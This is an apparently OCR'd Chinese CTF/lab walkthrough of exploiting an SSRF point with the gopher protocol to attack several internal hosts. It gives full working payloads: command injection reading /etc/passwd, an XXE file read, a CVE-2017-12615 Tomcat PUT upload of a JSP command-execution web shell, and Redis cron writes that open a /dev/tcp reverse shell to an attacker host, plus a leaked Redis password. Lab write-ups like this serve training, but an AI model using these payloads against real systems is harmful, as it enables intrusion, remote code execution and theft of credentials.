
http 访问后是一个网络测试功能接口，接收输入的数据为 IP，猜测这里有调用系统命令，可能存在命令执行漏洞，但接收的数据为 POST，不发直接打，可以用 gopher 来打 post 数据。

使用 Burp Suite 抓取一普通 POST 数据包，改造如下：

删除：Accept-Encoding: gzip, deflate

```
POST / HTTP/1.1
Host: 172.72.23.24:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0)
Gecko/20100101 Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://172.72.23.24:80
Connection: close
Referer: http://1172.72.23.24:80/
Upgrade-Insecure-Requests: 1

ip=127.0.0.1%3Bcat+%2Fetc%2Fpasswd
```

URL 编码




Payload:

```
gopher://172.72.23.24:80/_%50%4f%53%54%20%2f%20%48%54%54%50%2f%31
%2e%31%0d%0a%48%6f%73%74%3a%20%31%37%32%2e%37%32%2e%32%33%2e%32%3
4%3a%38%30%0d%0a%55%73%65%72%2d%41%67%65%6e%74%3a%20%4d%6f%7a%69%
6c%6c%61%2f%35%2e%30%20%28%57%69%6e%64%6f%77%73%20%4e%54%20%31%30
%2e%30%3b%20%57%69%6e%36%34%3b%20%78%36%34%3b%20%72%76%3a%31%30%3
1%2e%30%29%20%47%65%63%6b%6f%2f%32%30%31%30%30%31%30%31%20%46%69%
72%65%66%6f%78%2f%31%30%31%2e%30%0d%0a%41%63%63%65%70%74%3a%20%74
%65%78%74%2f%68%74%6d%6c%2c%61%70%70%6c%69%63%61%74%69%6f%6e%2f%7
8%68%74%6d%6c%2b%78%6d%6c%2c%61%70%70%6c%69%63%61%74%69%6f%6e%2f%
78%6d%6c%3b%71%3d%30%2e%39%2c%69%6d%61%67%65%2f%61%76%69%66%2c%69
%6d%61%67%65%2f%77%65%62%70%2c%2a%2f%2a%3b%71%3d%30%2e%38%0d%0a%4
1%63%63%65%70%74%2d%4c%61%6e%67%75%61%67%65%3a%20%7a%68%2d%43%4e%
2c%7a%68%3b%71%3d%30%2e%38%2c%7a%68%2d%54%57%3b%71%3d%30%2e%37%2c
%7a%68%2d%48%4b%3b%71%3d%30%2e%35%2c%65%6e%2d%55%53%3b%71%3d%30%2
e%33%2c%65%6e%3b%71%3d%30%2e%32%0d%0a%43%6f%6e%74%65%6e%74%2d%54%
79%70%65%3a%20%61%70%70%6c%69%63%61%74%69%6f%6e%2f%78%2d%77%77%77
%2d%66%6f%72%6d%2d%75%72%6c%65%6e%63%6f%64%65%64%0d%0a%43%6f%6e%7
4%65%6e%74%2d%4c%65%6e%67%74%68%3a%20%33%34%0d%0a%4f%72%69%67%69%
6e%3a%20%68%74%74%70%3a%2f%2f%31%37%32%2e%37%32%2e%32%33%2e%32%34
%3a%38%30%0d%0a%43%6f%6e%6e%65%63%74%69%6f%6e%3a%20%63%6c%6f%73%6
```

```
5%0d%0a%52%65%66%65%72%65%72%3a%20%68%74%74%70%3a%2f%2f%31%31%37%
32%2e%37%32%2e%32%33%2e%32%34%3a%38%30%2f%0d%0a%55%70%67%72%61%64
%65%2d%49%6e%73%65%63%75%72%65%2d%52%65%71%75%65%73%74%73%3a%20%3
1%0d%0a%0d%0a%69%70%3d%31%32%37%2e%30%2e%30%2e%31%25%33%42%63%61%
74%2b%25%32%46%65%74%63%25%32%46%70%61%73%73%77%64
```

效果:




现在用 ls、cat 来寻找读取 flag


```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
    [1] => 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036 ms
    [2] => 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.029 ms
    [3] => 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.075 ms
    [4] => 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.090 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 received, 0% packet loss, time 3063ms
    [8] => rtt min/avg/max/mdev = 0.029/0.057/0.090/0.026 ms
    [9] => flag{6a03df831334832d3ecfa5e1d806d9f7}
)
```

攻击 172.72.23.25

只开放 80 端口

经过测试发现有 XXE 漏洞






改造数据包

```
POST /doLogin.php HTTP/1.1
Host: 172.72.23.25
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 175
Origin: http://172.72.23.25
Connection: close
Referer: http://172.72.23.25/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE user [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<user>
  <username>&xxe;</username>
  <password>admin</password>
</user>
```

两次 url 编码后 gopher 打入：



攻击 172.72.23.26

开放端口 8080

根据靶场提示为：CVE-2017-12615

漏洞详情见：https://paper.seebug.org/1677/

由于配置不当（非默认配置），将配置文件 conf/web.xml 中的 readonly 设置为了 false，导致可以使用 PUT 方法上传任意文件，但限制了 jsp 后缀的上传

根据描述，在 Windows 服务器下，将 readonly 参数设置为 false 时，即可通过 PUT


方式创建一个 JSP 文件，并可以执行任意代码

通过阅读 conf/web.xml 文件，可以发现，默认 readonly 为 true，当 readonly 设置为 false 时，可以通过 PUT / DELETE 进行文件操控。


准备一个 JSP 木马做层 PUT 数据:

```
PUT /shell.jsp/ HTTP/1.1
Host: 172.72.23.26:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0)
Gecko/20100101 Fi%72efox/101.0
Accept: text/html,application/xhtml
xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 460

<%
    String command = request.getParameter("cmd");
    if(command != null)
    {
        java.io.InputStream
in=Runtime.getRuntime().exec(command).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1)
        {
            out.println(new String(b));
        }
        out.print("</pre>");
    } else {
        out.print("format: xxx.jsp?cmd=Command");
    }
%>
```

两次 URL 编码后 gopher 打入



返回 204，代表成功写入了 shell.jsp。接着通过 SSRF 发起对 shell.jsp 的 HTTP 请求，成功执行了 shell 的命令。



攻击 172.72.23.27


开放了 6379

Gopherus 工具生成 payload

选择写入反弹 shell


Gopher 打入数据，kali 监听 1234 端口

可以看到成功反弹了 shell，在根目录下找到 flag



攻击 172.72.23.28

开放 80 端口，实际还开放了 6379 因为有认证，所有上面用 http 没扫出来，但用 dict 则可以看到。



提示有认证，那先去 80 端口看看。一个简单的文件包含漏洞。

http://172.72.23.28/ 的快照如下：

```
<?php
error_reporting(0);
highlight_file(__FILE__);
if (isset($_GET['file'])) {
    include($_GET['file']);
} else {
    echo "easy lfi";
}
?>


easy lfi
```


这里直接可以读取 flag 文件，但为了练习还是继续读取 redis 配置文件

http://172.72.23.28/?file=/flag 的快照如下：

```
<?php
error_reporting(0);
highlight_file(__FILE__);
if (isset($_GET['file'])) {
    include($_GET['file']);
} else {
    echo "easy lfi";
}
?>


flag{7b992efb5ab23a3a3d5100e366c48423}
```


```
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
client-output-buffer-limit normal 0 0 0
client-output-buffer-limit replica 256mb 64mb 60
client-output-buffer-limit pubsub 32mb 8mb 60
requirepass P@ssw0rd
hz 10
dynamic-hz yes
aof-rewrite-incremental-fsync yes
rdb-save-incremental-fsync yes
```

得到认证密码。用 dict 认证看看。



认证成功，说明密码正确。但是因为 dict 不支持多行命令的原因，这样就导致认证后的参数无法执行，所以 dict 协议理论上来说是没法攻击带认证的 Redis 服务的。


那么依然使用 gopher 协议。但 Gopherus 工具生成的 payload 是不带认证的，所有我们要直接做认证数据。



删除 '>', '<', +OK 数据，将“\r”转换为 “%0d”，“\n”转换为“%0a”，“$”转换为“%24”

```
*2%0d%0a%244%0d%0aauth%0d%0a%248%0d%0aP@ssw0rd%0d%0a
```

Gopherus 工具生成后面的 payload





```
%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%2
41%0D%0A1%0D%0A%2470%0D%0A%0A%0A%2A/1%20%2A%20%2A%20%2A%20%2A%20b
ash%20-c%20%22sh%20-
i%20%3E%26%20/dev/tcp/192.168.186.128/1234%200%3E%261%22%0A%0A%0A
%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%
0Adir%0D%0A%2416%0D%0A/var/spool/cron/%0D%0A%2A4%0D%0A%246%0D%0Ac
onfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%
0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A
```

拼接两部分数据完整的 payload：

```
gopher://172.72.23.28:6379/_*2%0d%0a%244%0d%0aauth%0d%0a%248%0d%0
aP@ssw0rd%0d%0a%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0
D%0Aset%0D%0A%241%0D%0A1%0D%0A%2470%0D%0A%0A%0A%2A/1%20%2A%20%2A%
20%2A%20%2A%20bash%20-c%20%22sh%20-
i%20%3E%26%20/dev/tcp/192.168.186.128/1234%200%3E%261%22%0A%0A%0A
%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%
0Adir%0D%0A%2416%0D%0A/var/spool/cron/%0D%0A%2A4%0D%0A%246%0D%0Ac
onfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%
0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A
```

监听 1234 端口，将数据从 SSRF 漏洞点打入，等待反弹 shell。

